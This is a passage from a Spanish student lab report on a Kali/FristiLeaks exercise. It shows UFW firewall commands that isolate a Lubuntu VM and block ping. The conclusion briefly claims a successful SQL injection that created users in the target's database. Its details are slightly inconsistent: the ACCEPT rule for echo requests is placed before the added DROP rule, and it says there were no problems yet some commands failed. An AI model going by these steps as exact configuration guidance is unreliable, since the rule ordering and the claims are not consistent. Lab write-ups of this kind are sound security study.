


```
administrador@administrador-virtualbox: ~  
Archivo Acciones Editar Vista Ayuda  
administrador@administrador-virtualbox: ~ x  
administrador@administrador-virtualbox:~$ ping 192.128.100.5  
PING 192.128.100.5 (192.128.100.5) 56(84) bytes of data.  
64 bytes from 192.128.100.5: icmp_seq=1 ttl=64 time=0.484 ms  
64 bytes from 192.128.100.5: icmp_seq=2 ttl=64 time=0.913 ms  
64 bytes from 192.128.100.5: icmp_seq=3 ttl=64 time=1.48 ms  
64 bytes from 192.128.100.5: icmp_seq=4 ttl=64 time=1.03 ms  
64 bytes from 192.128.100.5: icmp_seq=5 ttl=64 time=1.11 ms  
64 bytes from 192.128.100.5: icmp_seq=6 ttl=64 time=0.974 ms  
64 bytes from 192.128.100.5: icmp_seq=7 ttl=64 time=1.02 ms  
^C  
--- 192.128.100.5 ping statistics ---  
7 packets transmitted, 7 received, 0% packet loss, time 6069ms  
rtt min/avg/max/mdev = 0.484/1.001/1.481/0.272 ms  
administrador@administrador-virtualbox:~$
```

Ilustración 46. Prueba de Conectividad con Kali Linux desde Ubuntu

Esta imagen muestra el resultado del ping 192.128.100.5 ejecutado en la máquina Ubuntu (con la dirección MAC modificada). A pesar del cambio de MAC, Ubuntu aún puede comunicarse con Kali Linux (IP: 192.128.100.5)

5.3.4 Actualización de paquetes




```
administrador@administrador-virtualbox: ~  
Archivo Acciones Editar Vista Ayuda  
administrador@administrador-virtualbox: ~ x  
administrador@administrador-virtualbox:~$ sudo apt update  
[sudo] contraseña para administrador:  
Obj:1 http://archive.ubuntu.com/ubuntu noble InRelease  
Des:2 http://security.ubuntu.com/ubuntu noble-security InRelease [126  
kB]  
Des:3 http://archive.ubuntu.com/ubuntu noble-updates InRelease [126 kB  
]  
Des:4 http://archive.ubuntu.com/ubuntu noble-backports InRelease [126  
kB]  
Des:5 http://archive.ubuntu.com/ubuntu noble/main Translation-es [325  
kB]  
Des:6 http://security.ubuntu.com/ubuntu noble-security/main amd64 Pack  
ages [1.118 kB]  
Des:7 http://archive.ubuntu.com/ubuntu noble/universe Translation-es [  
1.371 kB]  
Des:8 http://security.ubuntu.com/ubuntu noble-security/main i386 Packa  
ges [324 kB]  
Des:9 http://security.ubuntu.com/ubuntu noble-security/main amd64 Comp  
onents [21,5 kB]  
Des:10 http://security.ubuntu.com/ubuntu noble-security/main amd64 c-n  
-f Metadata [8.708 B]  
Des:11 http://security.ubuntu.com/ubuntu noble-security/universe i386  
Packages [544 kB]  
Des:12 http://security.ubuntu.com/ubuntu noble-security/universe amd64
```

Ilustración 47. Actualización del Sistema Lubuntu

Esta imagen muestra la ejecución del comando `sudo apt update` en la máquina Lubuntu para la actualización de paquetes y repositorios

5.3.5 Bloqueo de tráfico entrante y saliente



```
administrador@administrador-virtualbox: ~
Archivo Acciones Editar Vista Ayuda
administrador@administrador-virtualbox: ~ x
administrador@administrador-virtualbox:~$ sudo apt install ufw -y
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
ufw ya está en su versión más reciente (0.36.2-6).
fijado ufw como instalado manualmente.
0 actualizados, 0 nuevos se instalarán, 0 para eliminar y 58 no actual
izados.
administrador@administrador-virtualbox:~$ sudo ufw default deny incomi
ng
La política incoming predeterminada cambió a «deny»
(asegúrese de actualizar sus reglas consecuentemente)
administrador@administrador-virtualbox:~$ sudo ufw default deny outgoi
ng
La política outgoing predeterminada cambió a «deny»
(asegúrese de actualizar sus reglas consecuentemente)
administrador@administrador-virtualbox:~$
```

Ilustración 48. Configuración del Firewall UFW para Aislar Lubuntu

Esta imagen muestra la configuración del firewall en Lubuntu para lograr el aislamiento:

1. `sudo ufw default deny incoming` → Bloquea todo el tráfico entrante.
2. `sudo ufw default deny outgoing` → Bloquea todo el tráfico saliente.

Estas políticas restringen completamente la comunicación de la máquina Lubuntu, impidiendo tanto conexiones entrantes como salientes.

5.3.6 Edición de reglas para denegar ping

```

administrador@administrador-virtualbox: ~
Archivo Acciones Editar Vista Ayuda
administrador@administrador-virtualbox: ~ x
GNU nano 7.2 /etc/ufw/before.rules *
-A ufw-before-input -m conntrack --ctstate INVALID -j ufw-logging-deny
-A ufw-before-input -m conntrack --ctstate INVALID -j DROP

# ok icmp codes for INPUT
-A ufw-before-input -p icmp --icmp-type destination-unreachable -j AC>
-A ufw-before-input -p icmp --icmp-type time-exceeded -j ACCEPT
-A ufw-before-input -p icmp --icmp-type parameter-problem -j ACCEPT
-A ufw-before-input -p icmp --icmp-type echo-request -j ACCEPT
-A ufw-before-input -p icmp --icmp-type echo-request -j DROP

# ok icmp code for FORWARD
-A ufw-before-forward -p icmp --icmp-type destination-unreachable -j >
-A ufw-before-forward -p icmp --icmp-type time-exceeded -j ACCEPT
-A ufw-before-forward -p icmp --icmp-type parameter-problem -j ACCEPT
-A ufw-before-forward -p icmp --icmp-type echo-request -j ACCEPT

# allow dhcp client to work
-A ufw-before-input -p udp --sport 67 --dport 68 -j ACCEPT

^G Ayuda ^O Guardar ^W Buscar ^K Cortar ^T Ejecutar
^X Salir ^R Leer fich. ^\ Reemplazar ^U Pegar ^J Justificar

```


Ilustración 49. Modificación de Reglas del Firewall

Esta imagen muestra la edición del archivo de configuración `/etc/ufw/before.rules` utilizando el editor Nano. Se ha añadido una regla personalizada para bloquear específicamente las solicitudes ICMP (ping):

- `-A ufw-before-input -p icmp --icmp-type echo-request -j DROP`

Esta regla asegura que las solicitudes de ping sean denegadas.

5.3.7 *Habilitación y confirmación del firewall*



The screenshot shows a terminal window titled 'administrador@administrador-virtualbox: ~'. The terminal has a menu bar with 'Archivo', 'Acciones', 'Editar', 'Vista', and 'Ayuda'. The terminal content shows the following commands and their outputs:


```
administrador@administrador-virtualbox:~$ sudo ufw enable
El cortafuegos está activo y habilitado en el arranque del sistema
administrador@administrador-virtualbox:~$ sudo ufw reload
El cortafuegos se ha recargado
administrador@administrador-virtualbox:~$ sudo ufw status verbose
Estado: activo
Acceso: on (low)
Predeterminado: deny (entrantes), deny (salientes), deny (enrutados)
Perfiles nuevos: skip
administrador@administrador-virtualbox:~$
```

Ilustración 50. Activación y Verificación del Firewall

Esta imagen muestra la activación y verificación del firewall UFW en Ubuntu:

1. `sudo ufw enable` → Habilita UFW y lo activa en el arranque del sistema.
2. `sudo ufw reload` → Aplica los cambios realizados en las reglas (incluyendo la denegación de ICMP).
3. `sudo ufw status verbose` → Confirma que el firewall está **activo** con políticas predeterminadas.

5.3.8 Comprobación del bloqueo de comunicaciones mediante ping

A screenshot of a terminal window titled 'administrador@administrador-virtualbox: ~'. The window has a menu bar with 'Archivo', 'Acciones', 'Editar', 'Vista', and 'Ayuda'. The terminal shows a command prompt where the user has entered 'ping 192.128.100.5'. The output shows 'PING 192.128.100.5 (192.128.100.5) 56(84) bytes of data.' followed by a carriage return '^C'. Then, it shows '--- 192.128.100.5 ping statistics ---' and '5 packets transmitted, 0 received, 100% packet loss, time 4106ms'. The prompt returns to 'administrador@administrador-virtualbox:~\$' with a cursor.

```
administrador@administrador-virtualbox: ~  
Archivo Acciones Editar Vista Ayuda  
administrador@administrador-virtualbox: ~ x  
administrador@administrador-virtualbox:~$ ping 192.128.100.5  
PING 192.128.100.5 (192.128.100.5) 56(84) bytes of data.  
^C  
--- 192.128.100.5 ping statistics ---  
5 packets transmitted, 0 received, 100% packet loss, time 4106ms  
administrador@administrador-virtualbox:~$ █
```

Ilustración 51. Prueba de Aislamiento con Firewall

Esta imagen muestra el resultado del ping 192.128.100.5 (dirección IP de Kali Linux) después de activar el firewall en Lubuntu.

6. Problemas encontrados

Durante la elaboración del laboratorio no tuve inconvenientes, ya que todos los pasos los ejecuté de manera ordenada. La clave fue seguir la secuencia de comandos y verificar las configuraciones

Algunos comandos iniciales no funcionaron como se esperaba, lo que requirió investigación adicional para encontrar alternativas válidas.

7. Recomendaciones

- Verificar sintaxis de comandos
- Anotar los comandos exitosos para replicarlos en futuros escenarios
- Probar comandos paso a paso
- leer los mensajes de error con atención

8. Conclusión

Concluyo diciendo que con este ejercicio se pudo comprobar que una página web sin la protección adecuada puede ser fácilmente atacada con inyección SQL. Se logró ingresar a la base de datos de *Fristi*, crear nuevos usuarios y acceder con ellos al sistema. La experiencia sirvió para aprender de manera práctica y sencilla cómo se explotan estas fallas y para valorar la importancia de reforzar la seguridad en aplicaciones web.

9. Bibliográfica

Rafael Sandoval Morales (2025). Explotación de Vulnerabilidades SQL Injection en FristiLeaks con Kali Linux